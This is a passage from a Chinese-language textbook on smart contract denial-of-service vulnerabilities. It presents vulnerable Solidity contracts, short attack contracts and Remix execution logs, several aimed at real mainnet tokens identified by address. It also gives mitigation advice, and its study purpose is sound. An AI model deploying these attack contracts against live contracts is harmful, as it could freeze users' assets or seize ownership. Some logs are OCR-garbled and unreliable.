| CALL [cal1] from:0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: BitBook,balance0f(address) data: 0x70a...eddc4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to BitBeck.balaneeof(address) 0xE5f2A565Ee0Aa9836B4c80a07C8b32aAd7978e22  execution cost 2607 gas (Cost only applies when called by a contract)  imput 0x70a...edde4  decoded input{  "address account": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4"  }  decoded output{  "0": "uint256: 40000000000000000"  }  logs [] |

部署攻击合约，执行攻击函数后，账户A的余额和总代币数。

|  |
| --- |
| [vm] from: 0x5B3...eddC4 to: Call.attack(address) 0xEc2...cf142 value: 0 wei data: 0xd01...78e22 logs: 0 hash: 0x2fe...ed012  status true Transaction mined and execution succeed  transaction hash 0x2fcb3855ca2b50a704b807ffa9d0279318ba252ae2f66f732c2cf8fc400ed012  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to Call.attack(address) 0xEc29164D68c4992cEdd1D386118A47143fdcF142  gas 52128 gas  transaation cost 45328 gas  execution cost 23896 gas  input 0xd01...78e22  decoded input {  "address \_BitBook": "0xE5f2A565Ee0Aa9836B4c80a07C8b32aAd7978e22"  }  decoded output {}  logs []  value 0 wei |

|  |
| --- |
| CALL [ca11] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: BitBook.balanceof(address) data; 0x70a...eddc4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to BitBook.balanceDfiaddres8) 0xE5f2A565Ee0Aa9836B4c80a07C8b32aAd7978e22  execution cost 2607 gas (Cost only applies when called by a contract) D  input 0x70a...eddc4  decoded input {  "address account": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4”  }  decoded output {  "0": "uint256: 40250000000000000"  }  1ogs [] |

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: BitBook.totalSupply() data: 0x181...60ddd  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to BitBook.totalSupply() 0xE5f2A565Ee0Aa9836B4c80a07C8b32aAd7978e22  execution cost 2403 gas (Cost only applies when called by a contract) L  input 0x181...60ddd  decoded input {}  decoded output {  "0": "uint256: 40250000000000000"  }  logs [] |

2.6 拒绝服务漏洞

拒绝服务漏洞（Denial of Service，DOS）存在已久，也是智能合约的常见漏洞。在智能合约中，拒绝服务是指合约不能够按照预定的方式提供服务，这可能为合法用户带来一定的损失、甚至是非常严重的后果，这种攻击一般会持续一段时间，有的可能会导致合约永远无法提供服务。

攻击者通过破坏智能合约原有的程序逻辑，致使智能合约中的Ether无法取出。对智能合约的DOS攻击的方式很多，其主要目的是通过拒绝服务攻击，导致智能合约无法进行正常的交易，从而使得合约中的数字资产在一定期限内被冻结，甚至长期被冻结。

智能合约中的拒绝服务漏洞常见类型包括通过(Unexpected) Revert发动DOS、通过区块Gas Limit发动DOS，以及通过合约owner账户发动DOS。

2.6.1 产生原理

1) 通过(Unexpected) Revert发动DOS攻击

智能合约的状态改变，依赖于外部函数的执行结果，外部函数一直执行失败时候，未对失败情况作出处理，那么，智能合约就容易遭受DOS攻击。

比如合约需要向某用户执行退款操作后，才能接受其他用户服务请求。在执行退款操作时，由于接收退款的合约没有实现payable的fallback()，导致不能接受退款。从而，导致智能合约持续的Revert，而无法向其他用户提供服务。

通过区块Gas Limit发动DOS攻击

Gas Limit是一次交易中Gas的使用上限，也就是用户的交易最多会执行多少步运算。交易复杂程度不同，确切的Gas消耗量只能在完成交易后才知道，因此在用户执行交易之前，需要为交易设定一个Gas使用上限。每个区块都有一个Gas Limit，即单个区块允许的最多Gas总量，决定单个区块最多能够打包第交易数量。

每一次交易或合约调用都要设置一个Gas Limit，如果本次操作消耗的Gas小于或等于用户设置的Gas Limit，则交易被执行。如果Gas的总消耗量超过Gas Limit，所有操作都会被重置，但费用依旧被收取（奖励已经付出劳动的矿工）。实际消耗的Gas总量被称为Gas Used，Gas Used未达到Gas Limit，那么就会按Gas Used收取交易费用，没有用完的Gas退还到原地址。如果尝试将一个可能超过当前区块Gas Limit的交易打包，则会被以太坊拒绝。

可见，即使没有恶意的攻击，智能合约也可能因为达到或超过Gas Limit而出现问题。智能合约可能受到恶意的攻击，通过操作Gas的消耗达到区块的Gas Limit上限。

通过合约owner账户发动DOS攻击

在智能合约中，owner是一个特殊的角色。owner可以更改合约、控制合约的执行。通常owner是合约的创建者，也可以接手自合约的其他用户。智能合约的owner账户，其权限过大，拥有开启或停止合约交易的权限，如果对owner保护不当，被攻击者操纵，将致使合约交易被长期、甚至永远冻结。

2.6.2 攻击过程

(1) 通过(Unexpected) Revert发动DOS攻击

合约KingOfEther的目的是选取“King of Ether”，用户通过函数claimThrone()向合约注入比现有额度大的任意数量以太币，以竞争“King of Ether”，当前注入的Ether大于之前的额度，当前用户成为“King of Ether”，之前的“King of Ether”注入的Ether将返还给之前的用户。上述操作在同一个函数claimThrone()内完成，并检查退款的返回值“sent”。

|  |  |
| --- | --- |
| **代码6-1 (Unexpected) Revert漏洞合约KingOfEther** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15 | contract KingOfEther{  address public king;  uint public balance;    function claimThrone() external payable {  require(msg.value > balance, "Need to pay more to become the king");    (bool sent, ) = king.call{value: balance}("");  require(sent, "Failed to send Ether");    balance = msg.value;  king = msg.sender;  }  } |

代码6-2是攻击合约AttackContract，包含一个attack()函数。

|  |  |
| --- | --- |
| **代码6-2 (Unexpected)** **Revert漏洞攻击合约Attack** | |
| 1  2  3  5  6  7  8  9  10  11  12 | contract Attack{  KingOfEther kingOfEther;  constructor(KingOfEther \_kingOfEther) {  kingOfEther = KingOfEther(\_kingOfEther);  }  function attack() public payable {  kingOfEther.claimThrone{value: msg.value}();  }  } |

以三个用户A、B和C为例，说明(Unexpected) Revert的基本攻击过程。

用户A调用KingOfEther.claimThrone()函数，发送1Ether到KingOfEther合约，成为“King of Ether”。

用户B调用KingOfEther.claimThrone()，发送2 Ether到KingOfEther，成为新的“King of Ether”；用户A收到1Ether的退款。

用户C利用KingOfEther的地址部署Attack后，调用Attack.attack()函数向KingOfEther合约中发送 3Ether；此时，Attack成为新的“King of Ether”。

用户B为了争夺“King of Ether”，再次调用KingOfEther.claimThrone()向KingOfEther合约注入10Ether。

由于Attack没有实现payable的fallback()，不能接收以太币。因此，Attack无法接收来自KingOfEther合约的退款，这导致用户B的交易持续被revert，因此，无法成为新的“King of Ether”。

由上述过程可知，合约KingOfEther因无法向用户C退款，退款返回值sent始终为false，从而导致包括用户B在内的其他任何用户都无法成新的“King of Ether”。至此，用户C成功实现了对智能合约KingOfEther的DOS攻击。

(2) 通过区块Gas Limit发动DOS攻击

代码6-3是一个简化版合约GasLimit，该合约包含若干变量和函数。外部调用可能改变合约GasLimit中数组investors的大小。函数distribute只允许被owner调用，但是，函数内的循环语句（第14行到第16行）的循环次数则由investors数组大小决定。

|  |  |
| --- | --- |
| **代码6-3 Gas Limit漏洞合约GasLimit** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18 | contract GasLimit{  address public owner;  address[] investors; //投资者  uint[] investorTokens; //每个投资者持有的token  function invest() public payable{  investors.push(msg.sender);  investorTokens.push(ms.value \* 5);  }  function distribute() public{ //函数的访问控制权限为public  Require(msg.sender == owner );  for(uint i = 0; i < investors.length; i++){  transferToken(investors[i], investorTokens[i]);  }  }  } |

攻击者通过调用invest函数，使得investors数组足够大。相应地，函数distribute()的执行就会消耗大量Gas，超过Gas Limit，甚至整个区块的Gas Limit。这可能导致操作无法被打包确认，或因大量的Gas消耗，而致使发起交易的账户余额不足，无法正常支付交易费，从而交易失败，智能合约无法正常运作。

(3) 通过合约owner账户发动DOS攻击

owner权限的变更是不需要确认的，如果将一个无效地址或错误地址设定给owner，那么，合约将失去管理员权限，从而导致合约中的服务被冻结。

|  |  |
| --- | --- |
| **代码6-4 owner账户漏洞合约ownerContract** | |
| 1  2  3  5  6  7  8  9  10  11  12 | contract ownerContract{  address owner;    constructor() {  owner = msg.sender;  }    function changeOwner(address \_new) public {  owner = \_new;  }  } |

代码6-4是智能合约ownerContract的实例代码。由于没有合约设定onlyOwner，因此，任意用户都可以调用合约的changeOwner()函数，从而成为owner，如果owner的地址是无效的，那么该合约将不能够再提供服务。

2.6.3 特征描述

(1) 漏洞产生层次

产生于代码层（例如Solidity代码层）。

(2) 漏洞产生原因

智能合约的状态取决于外部函数的执行结果，但是，由于外部函数一直执行失败，并不能得到处理；从而导致智能合约持续地等待外部函数的执行结果，不能为其他用户提供服务。Gas的消耗达到Gas Limit，致使交易失败。owner账号权限过高，由于未得到妥善的保护，而导致合约被长期、甚至永久冻结。

(3) 漏洞攻击方式

让智能合约持续地等待外部函数执行结果，但是，始终无法得到结果。

操纵Gas的消耗，致使Gas达到Gas Limit。

窃取owner，将owner设置给错误的地址。

(4) 漏洞危害

导致合约的数字资产被冻结、合约无法再提供服务、重要数据泄漏。

(5) 漏洞防范策略

在开发智能合约时，应该关注对连续失败的处理。例如，将可能出现失败的外部调用逻辑异步处理；在使用call进行外部调用，以及使用循环语句时注意Gas消耗。避免对owner过度授权，对合约权限合理划分，对拥有权限的角色使用多签管理，防止由于私钥泄漏丢失权限。

2.6.4 典型案例

2.6.4.1 setOwner函数（AURA）

AURA合约对应代币Aurora DAO。合约AURA内部合约Owned的函数setOwner()，由于未设置访问控制权限，任何用户都可以调用该函数成为合约的owner。该合约地址也可以设置为无效地址，致使该合约从此不能再提供服务。

合约名称：AURA

合约地址：0xcdcfc0f66c522fd086a1b725ea3c0eeb9f9e8814

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.19+commit.c4cbbb05

EVM版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xcdcfc0f66c522fd086a1b725ea3c0eeb9f9e8814

代码6-5是Aurora DAO合约中的Owned合约，源码第22-35行。由于该合约未对函数setOwner()设置访问控制权限，因此，默认值public。

|  |  |
| --- | --- |
| **代码6-5 Aurora DAO合约中的setOwner()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17 | contract Owned {  address public owner;  function Owned() {  owner = msg.sender;  }  function setOwner(address \_owner) returns (bool success) { // 漏洞位置  owner = \_owner;  return true;  }  modifier onlyOwner {  require(msg.sender == owner);  \_;  }  } |

这样一来，任何用户都可以访问该函数，从而将自己、甚至其他用户设置为该合约的owner；甚至将无效地址设置为该合约的owner，致使该合约不能再提供服务。

**攻击过程**

漏洞合约部署地址：0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8

攻击合约部署地址：0xd7B63981A38ACEB507354DF5b51945bacbe28414

|  |  |
| --- | --- |
| **代码6-6 攻击合约** | |
| 1  2  3  5  6  7  8  9  10 | pragma solidity ^0.8.3;  contract Call {  function attack(address \_Owned) public returns (address){  //设置ico为错误的地址  \_Owned.call(abi.encodeWithSignature("setOwner(address)", "0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaa"));  }  } |

用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署漏洞合约，查看合约owner：

|  |
| --- |
| CALL [cal1] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: AURA.owner() data: 0x8da...5cb5b  from 0x5838Da6a701c568545dcfcB03Fc8875f56beddc4  to AURA.owner() 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2532 gas (Cost only applies when called by a contract)  input 0x8da...5cb5b  decoded input {}  decoded output {  "0": "address: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4"  }  logs [] |

部署并执行攻击合约，通过setOwner函数将owner设置为一个不存在的地址后，再次查看最新的owner，发现其owner地址已经变成不存在的地址，无法继续提供服务。

|  |
| --- |
| CALL [call] from: 0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB to:Owned.owner() data; 0x8da...5cb5b  from 0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB  to Owned.owner() 0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8  execution cost 2356 gas (Cost only applies when called by a contract)  input 0x8da...5cb5b  decoded input {}  decoded output {  "0": "address:0x0000000000000000000000000000000000000020"  }  logs [] |

2.6.4.2 transfer函数（IntelligentTradingTechnologie）

IntelligentTradingTechnologie合约对应代币ITT Intelligent Trading Technologies。合约的转账函数transfer()既没有标识访问控制权限，也没有这设置返回值。

合约名称：IntelligentTradingTechnologies

合约地址：0x0aeF06DcCCC531e581f0440059E6FfCC206039EE

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.16+commit.d7661dd9

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x0aef06dcccc531e581f0440059e6ffcc206039ee

代码6-7是IntelligentTradingTechnologie合约的transfer()函数，第14-22行（源码第52-62行）。该函数既没有标识访问控制权限，因此，取默认值public。

|  |  |
| --- | --- |
| **代码6-7 IntelligentTradingTechnologies合约中的transfer()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37 | /\*\*  \* Internal transfer, only can be called by this contract  \*/  function \_transfer(address \_from, address \_to, uint \_value) internal {  require(\_to != 0x0); // Prevent transfer to 0x0 address. Use burn() instead  require(balanceOf[\_from] >= \_value); // Check if the sender has enough  require(balanceOf[\_to] + \_value > balanceOf[\_to]); // Check for overflows  balanceOf[\_from] -= \_value; // Subtract from the sender  balanceOf[\_to] += \_value; // Add the same to the recipient  Transfer(\_from, \_to, \_value);  }  /\*\*  \* Transfer tokens  \* Send `\_value` tokens to `\_to` from your account  \* @param \_to The address of the recipient  \* @param \_value the amount to send  \*/  function transfer(address \_to, uint256 \_value) { // 未标识返回值和访问控制权限  \_transfer(msg.sender, \_to, \_value);  }  /\*\*  \* Transfer tokens from other address  \* Send `\_value` tokens to `\_to` in behalf of `\_from`  \* @param \_from The address of the sender  \* @param \_to The address of the recipient  \* @param \_value the amount to send  \*/  function transferFrom(address \_from, address \_to, uint256 \_value)  returns (bool success) {  require(\_value <= allowance[\_from][msg.sender]); // Check allowance  allowance[\_from][msg.sender] -= \_value;  \_transfer(\_from, \_to, \_value);  return true;  } |

不仅如此，该函数也没有标识返回值。外部合约如果遵循EIP20，使用带返回值的ABI接口调用transfer()；该函数没有返回值，在0.4.22之前的版本中，Solidity编译器不会抛出异常。然而，Solidity编译器升级到0.4.22版本后，外部合约调用transfer()必然回滚（revert，拒绝服务），即

if (!transfer(\_to, \_value))

revert();

函数transfer()应该具有返回值，像函数transferFrom()（第24-37行）一样，returns (bool success)。

**攻击过程**

漏洞合约部署地址：0xd9145CCE52D386f254917e481eB44e9943F39138

攻击合约部署地址：0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8

|  |  |
| --- | --- |
| **代码6-8 攻击合约** | |
| 1  2  3  5  6  7  8  9  10  11  12  13 | pragma solidity ^0.8.3;  contract Call {  function attack(address \_IntelligentTradingTechnologies, address \_to, uint256 \_value) public {(bool success, ) = \_IntelligentTradingTechnologies.call(abi.encodeWithSignature("transfer(address, uint256)", \_to, \_value));  if(!success){  revert();  }  }  } |

使用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署漏洞合约，查看账户A余额。

|  |
| --- |
| CALL [ca11] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: IntelligentTradingTechnologies.halanceOf(addreas) data: 0x70n...eddc4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to IntelligentTradingTechnologies.balanceof(address) 0xd9145Cc852D336f254917e481e844e9943F39138  erecutien cost 2531 gas (Cost only applies when called by a contract) (  imput 0x70a...edde4  decoded input {  "address": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 "  }  decoded output {  "0": "wint256: 1000"  }  logs [] |

部署攻击合约、执行攻击函数，调用漏洞合约transfer方法后出现回滚。

|  |
| --- |
| revert  The transaction has been reverted to the initial state.  Note: The called function should be payable if you send value and the value you send should be less than your current balance. Debug the transaction to get more information.  [vm] from: fx5B3...edac4 to: Call.attack(address, address, uint256) 0xd8b...33fa8 value: 0 wei data: (0xa23...00064 logs: 0 hash; 0xb48...e49fd  states false Transaction mined but execution failed  transaction hash 0xb4898c5eb7ea5653ab8c589ef23b8ad11df83a82d1bf930ae7fd57dceae49fd  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to Ca11.attackinddrem.address.uint2561 0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8  gas 3000000 gas  transaction cost 29133 gas  execution cont 7193 gas  input 0xa23...00064  deroded input {  "address IntelligentTradingTechnologies": "0xd9145CCE52D386f254917e481eB44e9943F39138",  "address \_to": "0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8”,  "uint256 value": "100"  -  } |

2.6.4.3 transfer函数（SwftCoin）

SwftCoin合约对应代币[SWFTC](https://www.oklink.com/cn/eth/token/0x0bb217E40F8a5Cb79Adf04E1aAb60E5abd0dfC1e) SwftCoin。合约函数transfer()既未标识访问控制权限，也未标识返回值。

合约名称：SwftCoin

合约地址：0x0bb217E40F8a5Cb79Adf04E1aAb60E5abd0dfC1e

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.11+commit.68ef5810

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x0bb217e40f8a5cb79adf04e1aab60e5abd0dfc1e

代码6-9是SwftCoin合约的transfer()函数，源码第50-57行。由于transfer()函数没有设置访问控制权限，因此，取默认值public。这样，外部用户都可以调用该函数。

|  |  |
| --- | --- |
| **代码6-9 SwftCoin合约中的transfer()函数** | |
| 1  2  3  5  6  7  8  9  10  11 | /\* Send coins \*/  function transfer(address \_to, uint256 \_value) {// 没有返回值，未标识访问控制权限  if (balanceOf[msg.sender] < \_value) throw; // Check if the sender has enough  if (balanceOf[\_to] + \_value < balanceOf[\_to]) throw; // Check for overflows  balanceOf[msg.sender] -= \_value; // Subtract from the sender  balanceOf[\_to] += \_value; // Add the same to the recipient  // Notify anyone listening that this transfer took place  Transfer(msg.sender, \_to, \_value);  } |

transfer()函数也未标识返回值，如果外部合约遵循EIP20，使用带返回值的ABI接口调用transfer()函数；那么，Solidity编译器升级到0.4.22版本后，外部合约调用transfer()后则回滚（revert，拒绝服务）。

**攻击过程**

漏洞合约部署地址：0xd9145CCE52D386f254917e481eB44e9943F39138

攻击合约部署地址：0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8

|  |  |
| --- | --- |
| **代码6-10 攻击合约** | |
| 1  2  3  5  6  7  8  9  10  11  12 | pragma solidity ^0.8.3;  contract Call {  function attack(address \_SwftCoin, address \_to, uint256 \_value) public{  (bool success, ) = \_SwftCoin.call(  abi.encodeWithSignature("transfer(address, uint256)", \_to, \_value));  if(!success){  revert();  }  }  } |

使用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署漏洞合约，查看账户A余额。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: token.balanceOf(address) data: 0x70a...edde4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to taken.balanceOf(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2520 gas (Cost only applies when called by a contract) 山  input 0x70a...edde4  decoded input {  "address": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4"  }  decoded output {  "0": "wint256: 1000"  } |

部署攻击合约，执行攻击函数，调用漏洞合约transfer方法后回滚。

|  |
| --- |
| transact to Call.attack errored: VM error: revert.  revert  The transaction has been reverted to the initial state.  Note: The called function should be payable if you send value and the value you send should be less than your current balance. Debug the transaction to get more information.  [vm] from: 0x5B3...eddC4 to: Call.attack(address, address, uint255) 0xd8b...33fa8 value: 0 wei data: 0xa23...00064 1ogs: 0 hash: 0xb48...e49fd  status false Transaction mined but execution failed  transaction hash 0xb4898c5eb7ea5653ab8c589ef23b8ad11df83a82d1bf930ae7fd57dceae49fd  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to Ca11.nttnckaddress.address:wint256) 0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8  gas 3000000 gas  transaction cost 2953613 gas  execution coet 2931673 gas  input 0xa23...00064  decoded input{} |

2.6.4.4 transfer函数（CDTToken）

CDTToken合约对应的代币是CDT CoinDash Token。CDTToken合约中transfer()函数未标识访问控制权限，也未标识返回值。

合约名称：CDTToken

合约地址：0x177d39AC676ED1C67A2b268AD7F1E58826E5B0af

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.8+commit.60cc1668

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x177d39ac676ed1c67a2b268ad7f1e58826e5b0af

代码6-11是CDTToken合约的transfer()函数，源码第152-161行。该函数采用默认访问控制权限public。

|  |  |
| --- | --- |
| **代码6-11 CDTToken合约中的transfer()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12 | /\*\*  \* @dev transfer token for a specified address  \* @param \_to The address to transfer to.  \* @param \_value The amount to be transferred.  \*/  function transfer(address \_to, uint \_value) onlyPayloadSize(2 \* 32) {  // 没有返回值，未标识访问控制权限  balances[msg.sender] = balances[msg.sender].sub(\_value);  balances[\_to] = balances[\_to].add(\_value);  Transfer(msg.sender, \_to, \_value);  } |

由于transfer()函数未标识返回值，遵循EIP20的外部合约，则使用带返回值的ABI接口访问transfer()；如果Solidity编译器的版本高于0.4.22，调用transfer()必然回滚（revert，拒绝服务），利用该函数转账的操作都得不到满足。

**攻击过程**

漏洞合约部署地址：0xd9145CCE52D386f254917e481eB44e9943F39138

攻击合约部署地址：0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8

|  |  |
| --- | --- |
| **代码6-12 攻击合约** | |
| 1  2  3  5  6  7  8  9  10  11  12 | pragma solidity ^0.8.3;  contract Call {  function attack(address \_CDTToken, address \_to, uint \_value) public {  (bool success, ) = \_CDTToken.call(abi.encodeWithSignature(  "transfer(address,uint)", \_to, \_value));  if(!success){  revert();  }  }  } |

使用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署漏洞合约。

|  |
| --- |
| [vm] from: 0x583...eddc4 to: BasicToken.(constructor) value: 0 wei data: 0x606...50029 logs: 0 hash: 0x744...b9f4a  status true Transaction mined and execution succeed  transaction hash 0x74430a543ae112fe879fab957db8a5f14b23d9dc4334f1fd8fef354901ab9f4a  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to BasicToken.(constructor)  282666 gas  transaction cost 245854 gas  execution cost 178816 gas  input 0x606...50029  decoded input {} |

部署攻击合约，执行攻击函数，调用漏洞合约的transfer方法，出现回滚。

|  |
| --- |
| transect to Call.attack errored: vi error; revert.  revert  The transaction has been reverted to the initial state.  Note: The called function should be payable if you send value and the value you send should be less than your current balance. Debug the transaction to get more information.  [vm] from: 0x5B3...eddC4 to: Call.attack(address, address, wint256) 0xd8b...33fa8 value: 0 wei data: 0xa23...00064 logs: 0 hash; 0xb48...e49fd  status false Transaction mined bat execution failed  transaction hash 0xb4898c5eb7ea56533ab8c589ef23b8ad11df83a82d1bf930ae7fd57dceae49fd  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4D  to Cal1.attack(address.address.wint256)  0xd8b934580fcB35a11B58C6D73aDeE468a2833fa8  3000000 gas  transaction cost 26581 gas  execution cost 4641 gas  input 0xa23...00064  decoded input {  “address \_CDTToken": "0xd9145CCE52D386f254917e481eB44e9943F39138" ,  "address \_to": "0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8",  "uint256 value": "100"  } |

2.6.4.5 approve函数（CDTToken）

CDTToken合约对应代币CDT CoinDash Token。合约中approve()函数没有指定访问控制权限，也没有定义返回值。

合约名称：CDTToken

合约地址：0x177d39AC676ED1C67A2b268AD7F1E58826E5B0af

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.8+commit.60cc1668

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x177d39ac676ed1c67a2b268ad7f1e58826e5b0af

代码6-13是CDTToken合约的函数approve()，源码第205-220行。该函数取默认访问控制权限public。

|  |  |
| --- | --- |
| **代码6-13 CDTToken合约中的approve()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17 | /\*\*  \* @dev Aprove the passed address to spend the specified amount of tokens on beahlf of msg.sender.  \* @param \_spender The address which will spend the funds.  \* @param \_value The amount of tokens to be spent.  \*/  function approve(address \_spender, uint \_value) {// 没有返回值，未标识访问控制权限  // To change the approve amount you first have to reduce the addresses`  // allowance to zero by calling `approve(\_spender, 0)` if it is not  // already 0 to mitigate the race condition described here:  // https://github.com/ethereum/EIPs/issues/20#issuecomment-263524729  if ((\_value != 0) && (allowed[msg.sender][\_spender] != 0)) throw;  allowed[msg.sender][\_spender] = \_value;  Approval(msg.sender, \_spender, \_value);  } |

依据ERC20合约规范，approve()函数应该返回一个bool值。但是，一些合约并没有严格遵循EIP20规范。如果外部合约按照EIP20规范的ABI接口（即包含返回值），调用无返回值approve()函数，在Solidity编译器0.4.22以前版本中不会出现异常。如果合约版升级到0.4.22后，approve()函数调用将直接revert。则调用approve()得不到服务。

**攻击过程**

漏洞合约部署地址：0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47

攻击合约部署地址：0xDA0bab807633f07f013f94DD0E6A4F96F8742B53

|  |  |
| --- | --- |
| **代码6-14 攻击合约** | |
| 1  2  3  5  6  7  8  9  10  11  12 | pragma solidity ^0.8.3;  contract Call {  function attack(address \_CDTToken,address \_spender,uint \_value) public {  (bool success, ) = \_CDTToken.call(abi.encodeWithSignature(  "approve(address,uint)",\_spender,\_value));  if(!success){  revert();  }  }  } |

使用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署漏洞合约。

|  |
| --- |
| [vm] from: 0x5B3...eddc4 to: Cal1.(constructor) value:0 wei data: 0x608...30033 logs: 0 hash: 0x364...d4e53  status true Transaction mined and execution succeed  transaction hash 0x3644aea4f63b3119ca49046d46235e5c2207f9fcfca0a31980cacba6558d4e53    from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to Call.(constructor)  gas 269710 gas  transaction cost 234586 gas  execution cost 168414 gas  input 0x608...30033  decoded input {}  decoded output -  logs []  val 0 wei |

部署攻击合约，执行攻击函数，调用漏洞合约的approve方法后回滚。

|  |
| --- |
| transact to Call.attack pending ...  transact to Call.attack errored: VM error: revert.  revert  The transaction has been reverted to the initial state.Note: The called function should be payable if you send value and the value you send should be less than your current balance. Debug the transaction to get more information.  [vm] from: 0x5B3...eddC4 to: Call.attack/address,address,uint256) 0xDA0...42B53 value: 0 wei data: 0xa23...00064 logs: 0 hash: 0x5e2...5569  status false Transaction mined but execution failed  transaction hash 0x5e237203e9f8d5e910a2bc3895d72c84eb3391d75411c692967bde2b2d455691  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to 0xDA0bab807633f07f013f94DDOE6A4F96F8742B53  gas 3000000 gas  transaction cost 26665 gas  execution cost 4725 gas  input 0xa23...00064  decoded input {  "address \_CDTToken": "0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47",  "address \_spender": "0xDA0bab807633f07f013f94DD0E6A4F96F8742B53",  "uint256 \_value": "100"  } |

2.6.4.6 transferFrom函数（MintableToken）

MintableToken合约对应代币CCT Crystal Clear Token。合约函数transferFrom()不仅没有指定访问控制权限，也没有设置返回值。

合约名称：MintableToken

合约地址：0x336F646F87D9f6bC6Ed42Dd46E8b3fD9DbD15C22

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.16+commit.d7661dd9

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x336f646f87d9f6bc6ed42dd46e8b3fd9dbd15c22

代码6-15是MintableToken合约的函数transferFrom()，源码第99-115行。该函数采用默认访问控制权限public。

|  |  |
| --- | --- |
| **代码6-15 MintableToken合约的transferFrom()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21 | /\*\*  \* @dev Transfer tokens from one address to another  \* @param \_from address The address which you want to send tokens from  \* @param \_to address The address which you want to transfer to  \* @param \_value uint256 the amout of tokens to be transfered  \*/  function transferFrom(address \_from, address \_to, uint256 \_value) {  // 没有返回值，未标识访问控制权限  var \_allowance = allowed[\_from][msg.sender];  // Check is not needed because sub(\_allowance, \_value) will already throw if this condition is not met  // if (\_value > \_allowance) throw;  balances[\_to] = balances[\_to].add(\_value);  balances[\_from] = balances[\_from].sub(\_value);  allowed[\_from][msg.sender] = \_allowance.sub(\_value);  Transfer(\_from, \_to, \_value);  } |

依据ERC20规范，transferFrom()应返回一个bool值，但是，代码6-15中的 transferFrom()没有返回值。如果外部合约按照EIP20规范的ABI接口（即包含返回值）调用transferFrom()，在Solidity0.4.22之后的版本中，将被revert。

**攻击过程**

漏洞合约部署地址：0xd9145CCE52D386f254917e481eB44e9943F39138

攻击合约部署地址：0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8

|  |  |
| --- | --- |
| **代码6-16 攻击合约** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14 | pragma solidity ^0.8.3;  contract Call {    function attack(address \_MintableToken, address \_from, address \_to, uint \_value) public {  (bool success, ) = \_MintableToken.call(abi.encodeWithSignature(  "transferFrom(address,address,uint256)",\_from,\_to,\_value));  if(!success){  revert();  }  }  } |

使用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署漏洞合约。

|  |
| --- |
